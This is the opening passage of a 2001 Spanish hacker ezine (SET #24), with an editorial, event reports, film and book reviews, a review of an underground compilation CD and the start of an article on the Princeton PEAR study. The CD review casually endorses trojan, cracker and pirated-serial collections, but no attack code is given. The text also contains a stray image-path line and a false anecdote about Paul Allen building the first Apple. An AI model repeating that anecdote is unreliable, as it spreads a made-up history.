```
                                                    -==mmmu...
                                                          ‘"##b.
                                                            ‘###b
                                                              ^##b
                        .mmmm.      mmmmmmmmmm  mmmmmmmmmmmmm    ##b
                  .          "#.            ##             ##     ##:
               .d’      .      ‘#    .                             ‘##
              u#       #b.      "    #                 ##           ##
             d#P        "###e.       #mmmmmmmm         ##           ##
            .##            ‘"##u           ##          ##           #P
            :##               ‘#b                      ##          dP
            :##b      #b.      ##    #                 ##         .P
             ###.      ##u.    #P    #________         ##        ."
              ###.       ""     "     """""""##        ##
               "##o.                         ""        ##
                 "###o..
                    ‘"####oou.........
                        ‘‘""""""’’
```

```
                        Saqueadores Edicion Tecnica

                     INFORMACION LIBRE PARA GENTE LIBRE

                     SET #24 -  5 de Febrero de 2001


              -  - { {   http://www.set-ezine.org   } } -  -


   [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
   ||                                                                    ||
   ||                          Disponible en :                           ||
   ||                                                                    ||
   ||                     http://www.set-ezine.org                       ||
   ||                 http://www.thepentagon.com/paseante                ||
   ||                                                                    ||
   ||                         Mirrors oficiales :                        ||
   ||                                                                    ||
   ||                    http://www.vanhackez.com/SET                    ||
   ||                    http://ezkracho.com.ar/set                      ||
   ||             http://packetstorm.securify.com/mag/set                ||
   ||                                                                    ||
   ||                                                                    ||
   ||                              SET                                   ||
   ||                                                                    ||
   ||     .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.    ||
   ||                                                                    ||
   ||                         <set-fw@bigfoot.com>                       ||
   ||                                                                    ||
   ||                                                                    ||
   [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]


   SET Ezine #24, 5 de Febrero 2001.
   ISSN 1575-1414  - Deposito Legal AS-1205-99.
   Copyright (c) 1996 - 2001 SET - Saqueadores Edicion Tecnica -.
   Apartado de Correos #2051, 33080 - Oviedo (Espa~a)

   La reproduccion de este ezine es LIBRE siempre que se
```

respete la integridad del mismo.

El GRUPO SET se reserva el derecho de impresion y redistribucion
de los materiales contenidos en este ezine de cualquier otro modo.
Para cualquier informacion relacionada contactar con el editor.

```
.----------[ AVISO ]-------------,-------------------------------------.
|                                |                                     |
.---[ ADVERTENCIA ]--------------                                      |
|                                                                      |
|  La INFORMACION contenida en este ezine no refleja la opinion de     |
|  nadie y se facilita con caracter de mero entretenimiento, todos     |
|  los datos aqui presentes pueden ser erroneos, malintencionados,     |
|  inexplicables o carentes de sentido.                                |
|  El GRUPO SET no se responsabiliza ni de la opinion ni de los        |
|  contenidos de los articulos firmados.                               |
|  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad      |
|  *vuestra*. Protestas dirigirse a /dev/echo o al tlf. 900-666-000    |
|                                                                      |
|_____________________________________________________________[ OJO ]_____|
```

-----[TABLA DE CONTENIDOS]----

----[SET 24]----

0x00 <-{ Contenidos }-{ SET 24 }-{ 8K }-
{ by SET Staff }
0x01 <-{ Editorial }-{ SET 24 }-{ 4K }-
{ by Editor }
0x02 <-{ Opina, Critica, Comenta... }-{ SET 24 }-{ 19K }-
{ by gnd }
0x03 <-{ Bazar de SET }-{ zOcO }-{ 83K }-
{ by Varios Autores }
0x04 <-{ En linea con... AAS }-{ Sociedad }-{ 13K }-
{ by Janis }
0x05 <-{ La Biblia del Hacker de NT }-{ Hack }-{ 291K }-
{ by Tahum }
0x06 <-{ A traves del espejo }-{ Hack }-{ 32K }-
{ by Paseante }
0x07 <-{ Proyectos, peticiones, avisos }-{ SET 24 }-{ 19K }-
{ by SET Staff }
0x08 <-{ Format Bugs }-{ Hack }-{ 24K }-
{ by Doing }
0x09 <-{ Que estudie Rita }-{ Hack }-{ 31K }-
{ by Janis }
0x0A <-{ The Bugs Top 10 }-{ Bugs }-{ 41K }-
{ by Krip7ik/Mortiis }
0x0B <-{ SET Inbox }-{ Correo }-{ 19K }-
{ by Paseante }
0x0C <-{ Se cual es tu password }-{ Hack }-{ 16K }-
{ by SiuL+Hacky }

0x0D <-{ Cierrate con OpenBSD }-{ Seguridad }-{ 30K }-
{ by Paseante }
0x0E <-{ Firewalls Personales }-{ Seguridad }-{ 45K }-
{ by A. Gonzalez }
0x0F <-{ Analisis remoto de Sistemas }-{ Hack }-{ 120K }-
{ by Honoriak }
0x10 <-{ Fuentes Extract }-{ SET 24 }-{ 4K }-
{ by SET Ezine }
0x11 <-{ Llaves PGP }-{ SET 24 }-{ 25K }-
{ by SET Staff }

-- (S E T 2 4) --

" No vamos a reparar en gastos para reducir los costes. "

" If USENET is anarchy, IRC is a paranoid schizophrenic
after 6 days on speed."

-- Posted on alt.sysadmin.recovery

EOF

-[0x01]--
-[Editorial]---
-[by Editor]---SET-24-

Una vez mas aqui estamos, SET 24 esta listo.

Vamos a ver que ha ocurrido en estos ultimos meses brevemente y sin complicarnos mucho la vida. Sobre la revista supongo que apreciareis que hemos hecho algunos peque~os cambios pero en general seguimos en la misma linea.

Desde nuestro ultimo numero han tenido lugar algunos eventos dignos de mencion en la scene under, la UnderCon que como no que este a~o fue todo un exito. Luego la primera edicion de la HackMeeting en Barcelona y el Simo2K. Todo esto y mas lo podeis leer en nuestra seccion <0x02> que sustituye a nuestras news.

Internacionalmente hablando otros temas han sido mas importantes durante este ultimo a~o, recordemos que Mitnick ha salido de la carcel y es medio libre, todos recordareis las movidas de abogados con el tema DeCSS, el 2600 y la gente de DMCA y MPAA que pretendia prohibir el DeCSS. Luego han intentado hundir el Napster, pero creo personalmente que lo intentaron tarde cuando la distribucion de musica on-line no se podia parar.
Luego tuvimos a Metallica y Dr.Dre intentando que no se distribuyeran sus albunes en Napster, vano intento dado que con un peque~o retoque en el registro del sistema vuestros napsters volvian a funcionar.

Y como no ha sido el a~o de la fusiones entre empresas, Bell Atlantic y GTE formando Verizon, Warner y AOL, Pac Bell formando Cingular, Terra y Lycos y un largo etc.. de compa~ias ISPs siendo comprados a diario y todo para que al final el usuario no pueda mas que escoger entre grandes monopolios y menos competicion "real" la cosa esta muy mal, no parece mejorar e incluso me atreveria de decir que va para peor.

Muchas compa~ias han empezado a interesarse de pronto por la seguridad, han nacido bastante compa~ias nuevas para cubrir ese sector, no vamos a hacer publicidad de ninguna dado que tenemos conocidos y amigos en casi todas. Pero se ha visto como rapidamente muchos se han dado prisa en dar el salto al otro lado, lo cual nos parece perfecto, pero este cambio de ideales por hipoteca no nos acaba de convencer. Hay demasiadas empresas para un mercado potencial tan peque~o, veremos como acaba todo esto. Algunos todavia claman su estado de demi-gods cuando se estan quemando las cejas de revisar codigos ajenos en los despachos... es eso realmente lo que esperabais y lo que queriais hacer ?

En este SET tenemos alineados los siguientes articulos.. una entrevista con AAS y algunos de los temas que tratamos son los siguientes..
Format Bugs, La Biblia del Hacker de Nt, Cierrate con OpenBSD,
A traves del espejo y Analisis Remoto de sistemas entre otros. Sin olvidarnos de nuestro Bazar que viene cargado con nuevos articulos, direciones y comentarios sobre otros ezines que se encuentran en la red. Parece ser que algunos e-zines vuelven a revivir, les deseamos lo mejor es agradable observar como el trabajo que iniciamos en SET hace a~os se ve reflejado en otros zines que comienzan ahora y a los que ha influido el estilo editorial y el dise~o de SET

Los interesados en la privacidad (o la falta de ella) quiza les interese leerse la siguiente web.. -http://cryptome.org/nacsem-5112.htm- dentro de Cryptome, es algo mas avanzado en cierto modo que tempest. Son parte de los documentos desvelados por jya.com.

Como bien habreis visto hemos renovado nuestra web, cualquier enlace que no funcione hacednoslo saber en las direcciones habituales.
Tambien tenemos la web en ingles y en modo texto funcionando.

Y ahora si no os entretengo mas.. nos vemos en SET 25.

gnd

"What is essential is invisible to the eye"
-- Antoine De Saint-Exupery

EOF

-[0x02]----------
-[Opina, Critica, Comenta...]----------
-[by gnd]----------SET-24-

Opina, Critica, Comenta..

Y como no solo de articulos tecnicos vive el hombre, pues aqui un servidor tan odiado y querido a medias por los lectores os va a poner un poco al dia de algunos temas variados. Desde libros hasta peliculas pasando por algun evento deportivo. Ademas como la editorial se me queda peque~a para hablar de estas cosas que mejor que hacer desaparecer nuetra seccion de news, dado que despues de todo noticias las teneis en nuetra web y en mil sitios mas hemos decidido cambiarla y poner esta seccion "ABIERTA" a todos.

Bienvenidos son los e-mails, dado que esta seccion es abierta, eso significa que cualquiera puede colaborar y contribuir. Colaboraciones directamente a mi a la direccion de correo habitual o via dcc en irc :

gnd@set-ezine.org Subject: OCC

En este articulo inaugural vamos a ver que ha pasado por el under desde la salida del ultimo SET el 23 si aun os acordais (si, soy una maruja pasa algo ?) hasta ahora no solo nacionalmente sino desde un punto de vista mas internacional..

Espero que disfruteis leyendo esto tanto como yo escribiendolo. :)

[SET 24]----------[Under Updates]----------
---------’

Como siempre nuestra cita obligada del a~o ha sido la UnderCon 2000 a la que asistio gente de todos los grupos clasicos que creo no necesitais que cite aqui mas. Nuestros saludos a los TDDs que fueron nuestros compa~eros de viaje. Y esta vez el coche no se rompio y no nos dejo tirados.

Se hablo de Voz sobre IP, Shellcodes, Windows NT, Cisco y toda su gama de productos, se hablo de chapping, 900, Tecnologia de TV Cable, Cabinas y algunas cosillas mas.

Cabe destacar que esta ultima Undercon se hizo en un sitio mucho mejor, donde teniamos todo el material necesario. Un sobresaliente en organizacion quiza el unico fallo fue el orden de las conferencias y ponencias, un poco en el aire hasta el final, pero como viene siendo habitual al final se cubrio todo.

Esto tuvo lugar en Octubre en el sur de Espa~a como viene siendo habitual todos los a~os. Solo con una semana de diferencia tenia lugar la Hackmeeting en Barcelona, anunciada a bombo y platillo por el colectivo Sindominio.
La HackMeeting tuvo lugar en Les Naus los dias 20,21,22 de Octubre.
Les Naus es una casa ocupa del barrio de Gracia, que le daba un ambiente interesante, parte del staff de SET estuvo presente durante toda la HM lo cual obligo a este editor a hacerse unos cuantos miles de kilometros en menos de 15 dias, pero sarna con gusto no pica dice el refran.

A la HM tambien asistieron varios grupos de fuera, en concreto provenientes de Italia a los cuales tuvimos el placer de conocer, dado que algunos tenian muchas ganas de conocer a la gente de SET y preguntaron si asistiriamos. Y claro esta alli estuvimos..

Mis saludos van para "El se~or de las peliculas" como le llama Pas por todo y a Kilmer por hacernos de anfitrion mientras estuvimos en Barna.

Veamos... hubo temas interesantisimos en la HM pero no nos vamos a enga~ar el taller de Debian dejo mucho k desear sobre todo el no tener ni pu~etera idea del tema. Pero bueno luego hubo mas cosas estaba bien el area de la red con los ordenadores y la lan. Ahi teniamos a Tahum dadolo todo y a el editor de esta ezine con faltas de ortografia (alguno me pude recordar el nombre ?) Luego tuvimos una charlas/coloquios interesantes como estos Taller Firma Digital y Certificados digitales por Hendrix luego Wintermute nos ilustro con Programas autorreplicantes : virus informaticos, luego otro interesante fue Sindominio.net, un modelo de administracion diferente. Como en todo estos eventos no se puede uno estar a todo, ni vimos todas las charlas ni nos era posible, La charla del Hacktivismo no estuvo mal.

La url de los italianos estos marchosos es la siguiente :

http://firenze.hacklab.it

http://www.hackmeeting.org

Sigamos, SET contribuyo con su peque~o granito de arena, no ibamos a asistir sin hablar de nada no ? Pues si se~ores el Taller de Cabinas fue nuestro y me atreveria a decir, basandome en la asistencia masiva, que fue una de las cosas mas esperadas. Eso si, no nos enga~emos, la gente iba por que esperaban que dieramos una solucion magica para llamar gratis. Los asistentes podran juzgar. Esperemos que os haya gustado y hablaremos de otra cosa la proxima vez que vayamos a un evento similar.

En general estuvo muy bien organizada, nos fuimos contentos y esperando que el evento se repita (alguien decia Madrid ??). Es una pena que nos quedamos sin camisetas pero bueno que le vamos a hacer tenemos unos cuantos posters por aqui.

El unico punto negativo fue quiza la prensa, algunos podian entrar, otros no. No se podian hacer fotos, etc.. es un tema que yo creo habria que aclarar para otras ocasiones que se organizen eventos de este tipo.

Mientras tanto las cosas en otros lares no se han quedado quietas, ni mucho menos. La reunion navide~a del Chaos Computer Club, todo un exito aunque este vez le han tratado de dar un ambiente diferente. De esto si quereis saber mas no teneis mas que visitar la web del CCC.

http://www.ccc.de

Hablando de otros temas, alguno os atreveis a escribir un articulo sobre desbloqueo de radios de coches ? a ver si tenemos algun lector puesto en este tema. Algunos en el staff ya han hecho sus primeros pinitos con el tema, pero a ver si alguno sabeis mas que nosotros, es algo realmente interesante... ahi queda el tema.

Y como os comentaba al principio aqui vamos a hablar de todo, esto esta abierto a todos vosotros la direccion esta mas arriba. Ahora vamos a recomendaros una pelicula para que como frikis que sois vayais a verla cuando se estrene en espa~a, ahora mismo esta disponible en algunos paises y como no en VideoCD si sabeis buscar bien.. La pelicula de este numero es :

ANTITRUST :

O la historia del monopolio (tipo M$) y como el gnu, unos cuantos hackers y todo eso acaba bien.. Por si teneis interes en ver escena y tal de esta pelicula del "estilo" de Wargames, pero un poco actualizada, quiza comparala con Wargames sea un poco demasiado dado que es "el clasico" del genero (eh doc Falken ? ;>) ahora vamos con los detalles. Esta pelicula se estreno en USA el 9 de enero de este a~o. La pelicula esta dirigida por Peter Howitt y es un Thriller, este tipo es un don nadie, que yo recuerde solo dirigio una peli del 93 que se llamaba "En el nombre del padre" vamos que no le busqueis en los libros de historia del cine, luego los actores pricipales son Ryan Phillippe (Crueles Intenciones y Se lo que hiciste el ultimo verano) francamente se podia dedicarse a otra cosa el actuar no es lo suyo y la chica es como no una de mis favoritas.. Rachel Leigh Cook (She’s All That / Alguien como tu). En la pelicula el es Milo, un mega-hax0r-31337-coder que monta su START-UP como no en California y como no en un garaje muy al estilo de HP.

Ahora una nota completamente offtopic, no se si sabreis que la H de HP ha muerto hace muy poco, de hecho si no recuerdo mal fue la semana del 12 de Enero de 2001, murio a los setenta y algo a~os de edad de muerte natural mientras dormia en su casa de Palo Alto en California. El fue uno de los fundadores de lo que ahora conocemos como Silicon Valley y tambien ayudo a crear (en cierto modo) Apple Computers. Algunos os estareis preguntando como es que Hewlet que era su nombre ayudo a fundar Apple ? Todo tiene su explicacion, cuando HP ya llevaba varios a~os en el negocio Paul Allen, el cual todos debeis de conocer a estas alturas.. le llamo a su casa. Este fue Paul a Hewlet y le pidio si podia darle algunas piezas usadas de los almacenes de HP para experimentar, imaginaros a un Paul Allen quincea~ero llamando al fundador de HP, Hewlet no solo le dio las piezas que Paul necesitaba sino que le consiguio un trabajo de verano a Paul en una de las factorias de HP en California, durante ese verano Paul aprendio todo lo que necesitaba mas sus propios conocimientos y de ahi en su garaje salio en primer Apple de la historia. Como veis no solo de hack sabemos aqui en SET. Las fechas exactas si os interesan son estas, el se~or William R. Hewlet (1913 - 2001) Este era el ultimo co-fundador de HP vivo dado que si mal no recuerdo Packard murio a los pocos meses de iniciarse la publicacion de SET en 1996. Para mas informacion buscad en la web de HP (www.hp.com) donde teneis informacion de sobra, otro detalle para los viajeros es que el garaje donde se inicio HP se ha declarado lugar de interes del estado de California (State Landmark) y se puede visitar.

Dejamos este largo inciso y seguimos con la pelicula..
La pelicula tambien tiene un actor importante, a Tim Robbins que hace el papel de malo-maloso y tiene un parecido espectacular con Bill Gates y la casa de la pelicula no digamos nada, es clavada. -:) La peli dura unas dos horas escasas creo que lei no se donde 109min o algo asi. Esta grabada con Dobly y DTS, eso no espereis que la version en Videocd tenga algo mas que un pobre estero. Yo personalmente me parecio una pelicula que merece la pena pagar el precio de la entrada. Mi puntuacion es : 7

Libros...

UNDERGROUND BOOK

Ahora os voy a hablar de un libro que a mi parecer os va a gustar por las siguientes razones, primera y muy importante es gratis, lease esta en varios formatos para que lo leais en vuestro pc, en vuestro Palm Pilot o en vuestro Windows CE o lo que sea. Antes de nada os dare la url donde podeis encontrar el libro en cuestion :

http://www.underground-book.com/

Este libro nos situa en Estados Unidos a medidados de los 80 y nos explica muy a fondo los ataques que sufrio la NASA y el DOD en sus VMSes con los famosos troyanos. No os voy a contar aqui el libro os lo bajais y listo. Yo le doy un 8. Si quereis leer algo mas yo personalmente os recomiendo estos libros..

Out of the Inner Circle (Bill Landreth)
Hackers (Steven Levy)

Deberiais ser capaces de encontrarlos on-line sin muchos problemas..

Veamos como nota de curiosidad este a~o se llevo la palma en los anuncios de la superbowl todo DOT-COMS, E*trade y Cingular Wireless fueron las principales luego estaba la antigua Arthur Andersen Consulting. Esto como peque~o detalle dado que algunos habiais preguntado.

Ahora el comentario que fieldy nos envia del CD de VanHackez II...

(como detalle comento que fieldy tampoco debe leer nuestra seccion de Avisos, Peticiones, etc... dado que nos envia el documento en mas de 80 columnas... xD)

LA TABERNA DE VANHACKEZ CD #2 # Enviado por fieldy
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Vanhackez continua en este CD lo que comenzo en la Taberna de Vanhackez CD 1. No es mas que un CD recopilatorio con todo tipo de utilidades, textos y ezines de tematica under.Intentare seguir un comentario similar al que hizo Falken del CD anterior, y comentaremos los diferentes directorios del CD.

Aun asi antes de nada debo de mencionar que sigue sin haber una gran presencia de aplicaciones para *NIX, siendo la presencia mayoritaria
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

de aplicaciones para Windows.

Comentaremos las diferentes secciones:

- ANONIMOS:

Este directorio contiene programas, como su nombre dice para mantener el 'anonimato' en internet. Puedes encontrar aplicaciones para mandar mail anonimo (como el Anomy Sanitizer para Linux), aplicaciones para encripcion (GNUpg, Crypt,etc...). Tampoco es que haya demasiados programas, pero esta bastante bien.

- CHEATS:

En el directorio podras encontrar recopilacion de cheats para tus juegos, e incluso un programa para encontrar y sacar easter eggs (huevos de pascua) de los programas. Una buena recopilacion de trucos para cuando te atasques en los juegos.

- CRACKING:

Todo tipo de textos y utilidades para crackear y aprender como crackear. En los textos hay todo tipo de tutoriales acerca del tema, tambien tiene un directorio dedicado a programas de LeoGetz. Encontramos un subdirectorio con textos en frances, otro con textos en ingles, otros con textos en italiano y otro en portugues y finalmente uno con documentacion en castellano (Nadie se puede quejar por la variedad de idiomas y la cantidad de info). Luego hay varios directorios con articulos sobre cracking escritos por autores como MrT, Oche, tamambolo, etc... que tienen un directorio para ellos solos. Se echan en falta utilidades de crack, pero estas ya fueron incluidas en el primer recopilatorio, asi que si te interesan ya sabes donde tienes que buscarlas.

- EZINES:

Contiene ezines en espa~ol y ezines en guiri ademas de una coleccion de ezines que ocupa 59 Mb comprimida en un ZIP. En este CD, vanhackez completa los ezines de posterior aparicion al Taberna de VanHackez I como puede ser SET 22, daemons paradise #4, etc... Lo mismo pasa con los ezines guiris, aparecen los nuevos.
La unica parte que no esta demasiado acertada en esta seccion es meter en un ZIP tal cantidad de ezines. Si, hay gestores graficos para los ZIP's y puedes seleccionar el archivo que quieres descomprimir, pero me parece mas comodo tener lo todo en directorios.

- MAILBOMB:

Coleccion de aplicaciones para bombardear correos.(No demasiado interesante).

- PASSWORD CRACKERS:

Coleccion de todo tipo de crackeadores de password. Desde crackeadores de la pass de la BIOS, crackeadores de passwords de UNIX, de hojas excel protegidas con clave, etc.. etc... Una seccion muy completita con una serie de utilidades bastante buenas. Junto con ellas se encuentran varios diccionarios con palabras comunes para crackear.

- PHREAK:

En la seccion de phreak, se puede encontrar el manual de las centralitas SIMA 648, como hacer wardialing con un NOKIA y el THC-Scan (documento

original de Warezman por la CPNE y en su web, cpne.cjb.net) y una utilidad para la PALM para hacer wardialing. Junto a estos textos hay un directorio con utilidades para GSM. Estan todas empaquetadas en un ZIP, lo que molesta un poco a la hora de usarlo, pq o bien lo descomprimes todo o bien usas un gestor de archivos comprimidos.

Entre estas utilidades para GSM, se encuentran aplicaciones para desbloqueo de terminales moviles, esquemas para cables para conexion al PC, etc...

- SCANNERS:

Directorio repleto de utilidades para auditoria de redes. Scanners de puertos, de CGI’s, scanners para detectar ciertas vulnerabilidades, incluso algunos que aprovechan directamente fallos de seguridad. Entre los scanners a destacar estan el mitico NMAP (Scaner de puertos, de RPC’s, detector de OS, etc..) y el whisker, programado por Rain Forest Puppy, un scanner de CGI’s echo en PERL muy bueno.

- SERIALS:

Recopilacion de numeros de serie de programas comerciales. No se puede comentar mucho mas de este apartado. Contiene el Serials 2k, Serials Crack, etc...

- TEXTOS:

Este directorio es una verdadera pasada, una recopilacion de textos de todo tipo y muy utiles la mayoria, tutoriales, manuales, etc... Entre todo esta cantidad de textos puedes encontrar desde libros para aprender como administrar un Linux, como programar en Linux (C, PERL, etc...), javascript, java, etc... Un buen sitio donde comenzar y aprender.

- TROYANOS:

Una gran, gran, gran cantidad de troyanos, la verdad que no entiendo para que existen tantos (y encima para windows, que deben de ser todos parecidos o iguales). Junto con ellos, aparecen utilidades para los troyanos, DLL’s infectores, desinfectores, etc.. etc... troyanos que son mailbombers, keyloggers, etc...

- VIRII:

Seccion dedicada a los virus, desde como hacerlos a como prevenirlos. No hay mucho mas que contar. Se habla sobre virus macro bastante, ya que ahora son bastante frecuentes gracias a nuestra queria Microsoft y todo su soft..., en fin, no es ese el tema... Una seccion cortita, pero no esta nada mal.

- EXPLOITS:

Programas dedicados a el aprovechamiento de bugs junto con los sheets que explican y avisan sobre el bug. Esta bastante bien ya que recopila informacion de diferentes listas de correo, webs importantes, etc... Tan recomendable para aprovecharte de los bugs de diferentes sistemas como para parchear el tuyo mismo.

Y hasta aqui ha llegado el comentario, se que no es ninguna maravilla, pero es lo que te podras encontrar en el CD, un resumen mas bien de lo que es el fichero superlista.txt que adjunta el CD y que muestra todos los programas contenidos.

fieldy <fieldy@linuxfan.com>

Bueno sigamos tambien estuvo el SIMO supongo que lo recordareis, y claro esta por alli estuvimos nosotros a ver que se cocia. Como no estuvimos con la gente de TDD, Esphreak y otros tantos. En general estuvo bien pero tampoco es para tirar cohetes, te vuelves con las manos llenas de papeles no muy utiles, pero si buscas bien encuentras lo que quieres, recibimos "amablemente" de regalo bastante llaves de cabinas de stands varios relacionados con la telefonia publica. Cabe destacar que casi no echan al intentar comprobar la resistencia-al-vandalismo-y-a-terremotos de las cabinas nuevas de ComyTel, la gente se puso muy nerviosa por aquel stand y decidimos irnos, cuando VanHell solto la cabina a la azafata le cambio la cara :) El gran ausente de este a~o fue cabitel, dios mio estaba Terra por todos los lados y alguno mas pero no estaba Cabitel. Como no, hicimos nuestra visita obligada al stand de la Guardia Civil y la Policia Nacional, luego estuvimos un rato enredando por el stand de SuSe Linux, algun elemento cercano a nuestro grupo intentaba sin exito robarles los camaleones, como se lo saben estaban bien pero que bien amarrados eh ? Pinheadz ? :) Luego sobre los eventos ocurridos en el centro de Madrid esa misma noche donde nos reunimos a tomar algo la gente de #phreak y algunos de #debian corramos un estupido velo de algunos me acordare toda la vida...

Vamos ahora a hablar de las famosas DOT-COM o empresas relacionadas con internet, se sabe que en 1 a~o han despedido a casi 60.000 personas solo las empresas de internet.. son realmente productivas o ahi que volver al esquema antiguo. Mi humilde opinion se resume en lo siguiente, para construir una base de datos se dice que una base de datos es "El modelo de un modelo de un negocio" esta es una deficinion aceptada sobre que es una base de datos y a que viene esto ? sencillo muchas empresas no tienen la experiencia necesaria para salir adelante, o simplente no estan preparadas para competir. Pensad sobre esto y a ver si alguien se anima a envianos algo sobre el tema para esta seccion.


Bueno espero que os haya gustado que colaboreis para otro numero y todas esas cosas... hasta aqui hemos llegado.

gnd

"Historians now believe the iBusiness trend was started by sleepy vi users who had forgotten they were already in insert mode. Foisting a patented Buzzword on the internet-hungry masses of the late 20th century was, after all, far easier than the keystrokes required to remove the extra letter."

EOF

```
-[ 0x03 ]-----------------------------------------------------------------
-[ Bazar ]-----------------------------------------------------------------
-[ by Varios Autores ]-------------------------------------------------SET-24-
```



- [SET #24] -

Aqui estamos tras el parentesis navide~o para traeros la seccion
mas 'curiosa' de SET.
Para enviar articulos la direccion de siempre.

<set-fw@bigfoot.com>

No os vamos a recordar otra vez que nos gustaria recibir los articulos
formateados a 80 colmnas y sin caracteres especiales como viene siendo
nuestro estilo en los ultimos a~os.

-{ Contenidos del Bazar de SET #24 }-

0x01 - El hombre y la maquina < SiuL+Hacky
0x02 - E-mail Y contrase~as < [EU2K]
0x03 - Los modems < IMOEN
0x04 - Fuera anuncios < Rodia
0x05 - BookMarks < SET Staff
0x06 - En el quiosco virtual < SET Staff


```
-< 0x01 >-------------------------------------------------.-------------.----
                                                          '-[ SiuL+Hacky )-ï
```

UN ENFOQUE DIFERENTE A LA INTERACCION HOMBRE-MAQUINA

A pesar de que ultimamente con peliculas como "The Matrix" y similares, se han dado ideas innovadoras sobre la interaccion hombre-maquina (y la inmediata extension mente-materia), no parece que sea mucha la gente de la calle que hable de este tipo de cosas.

Extra~a un poco que para lo fascinante que es el tema, sea poca la gente de la calle que se preocupe por escarbar un poco mas en lo que pasa cada dia cuando mira, escucha o toca. Puede ser que "todos" esten demasiado entretenidos en que se da por la television, que se cuenta en el ultimo chat o como co~o se puede ganar mas dinero. El caso es que aunque hace muchos, muchos a~os que los antiguos filosofos empezaron a darle vueltas al tema y casi todos los grandes cientificos de la historia de la humanidad

lo han tentado, seguimos sin tener mucha idea de que es lo que pasa "detras de la pantalla".

Hace algun tiempo tropece con una pagina web que me llamo mucho la atencion. Se trataba de un estudio muy concienzudo de la interaccion entre la conciencia humana y la realidad fisica. No solo la rigurosidad y seriedad del estudio, sino las relativamente modestas (aunque sorprendentes) conclusiones hacen que merezca la pena entrar en ellas. Esto unido al interes suscitado a un peque~o grupo de personas que se lo comente, hace que resuma lo que ahi se cuenta con el animo de picar un poco la curiosidad de la gente y sacarla de la espesura rutinaria.

Se que hay una tendencia inevitable a que cuando se nombran estos temas, salta la alarma de meterlos dentro del saco de la parapsicologia, el esoterismo, etc ... con el objeto de desacreditarlo. Incluso se del riesgo que corro de que cuando alguien lea la primera parte piense que co~o nos estan contando estos tios de SET ? Bien, quiero demostrar que con cosas tan poco esotericas como la electronica y la informatica, se puede indagar en cosas tan importantes como el papel de un observador en una maquina.

PEAR (Princeton Engineering Anomalies Research) son las siglas de un programa desarrollado en la Universidad de Princeton desde el a~o 1979. Desde entonces se han ocupado de cosas como la conciencia a distacia (http://www.princeton.edu/~pear/2a.html). El tema sobre el que mas informacion ofrecen es el que voy a tratar: "correlacion de secuencias binarias aleatorias". Este estudio de mas de 12 a~os, mucho mas detallado de lo que lo voy a contar lo podeis encontrar en el documento:

http://www.princeton.edu/~pear/correlations.pdf

En resumen, se trata de lo siguiente:

****

en un experimento con resultados aleatorios binarios, se introduce la presencia de un observador que se decanta por uno de los resultados del experimento y a continuacion se recaba informacion del resultado del experimento.

****

Paso ahora a describir con mas detalle el esquema del montaje del experimento. La secuencia aleatoria de unos y ceros esta basada en un generador comercial, cuya "semilla" aleatoria es el ruido termico de un semiconductor polarizado inversamente. La posterior amplificacion y recorte (clipping) de esta se~al se convierte en una onda cuadrada de +/-10 voltios. El tiempo de subida/bajada de esta onda cuadrada es de 0.5 microsegundos; esta se~al es discretizada posteriormente. Una serie de controles termicos y electricos garantizan el correcto funcionamiento del sistema. Y el correcto funcionamiento del sistema no debe ser otro que el generar una secuencia aleatoria de unos y ceros.

Los experimentos llevados a cargo se organizan analizando "paquetes" de

informacion que se organiza de la siguiente forma:

1 tanda = 200 muestras binarias
1000-5000 tandas por "intencion" (200.000 - 1.000.000 muestras binarias)
total resultados: 2.500.000 tandas

Veamos ahora el numero de tandas para cada una de los grupos de resultados a estudiar. El primero corresponde con calibraciones y los otros 3 a experimentos en los que un sujeto se ha decantado de una u otra forma:

CALIBRACIONES (sin intervencion humana): 5.803.354 tandas
PREDOMINANCIA DE UNOS: 839.800
PREDOMINANCIA INDISTINTA: 820,750
PREDOMINANCIA DE CEROS: 836.650

Que traducido a muestras binarias:

CALIBRACIONES (sin intervencion humana): 1,16 Gbits
PREDOMINANCIA DE UNOS ~ 168 Mbits
PREDOMINANCIA INDISTINTA ~ 164 Mbits
PREDOMINANCIA DE CEROS ~ 167 Mbits

Teniendo en cuenta que cada tanda consta de 200 muestras binarias, podemos hacer la media de la suma de los valores obtenidos. Es de esperar que en el caso de igualdad entre ceros y unos, esta media tiene que tender a 100. Es posible que en una tanda no exista esta igualdad (100 unos + 100 ceros), pero si que deben compensarse analizando muchas tandas, como es este caso.

Estas son las medias:

CALIBRACIONES: 99,998
PREDOMINANCIA DE UNOS: 100,026
PREDOMINANCIA INDISTINTA: 100,013
PREDOMINANCIA DE CEROS: 99,984

y esta es la parte espectacular del experimento. Vereis que los resultados no son espectaculares (yo desconfiaria de unos resultados menos modestos) cuantitativamente, pero la correlacion (o coincidencia de resultados) entre las medias binarias y la predisposicion declarada de los observadores es clarisima.

De estos resultados cabe analizar los siguiente:

1) Para las calibraciones no aparece una media 100, que es lo que en principio cabria esperar de un conjunto aleatorio en el que la probabilidad del valor "0" y "1" es la misma. Estrictamente hablando, deberiamos tender hacia una media 100.0 cuando el numero de muestras binarias tendiera a infinito. Podemos tomar este 0.002 como una referencia de error, que bien podria ser una fluctuacion estadistica, o bien un error del sistema de generacion aleatorio.

2) La predisposicion por el uno y el cero aparecen claramente diferenciadas (+0.026 para un caso y -0.016 para otro). Fijaros que esto dista muchisimo de los valores obtenidos en las calibraciones. No parece entonces que sea simplemente "casualidad", ya que no solo se trata de desviarse de la media, sino de desviarse en acuerdo con la intencion expresada. Bien, si esto

parece que funciona, por que no coger un programa de generacion de numeros aleatorios y probar en casa ? Leed algunas conclusiones que expondre mas adelante y vereis que en absoluto se repiten estos sorprendentes resultados si la fuente es pseudoaleatoria.

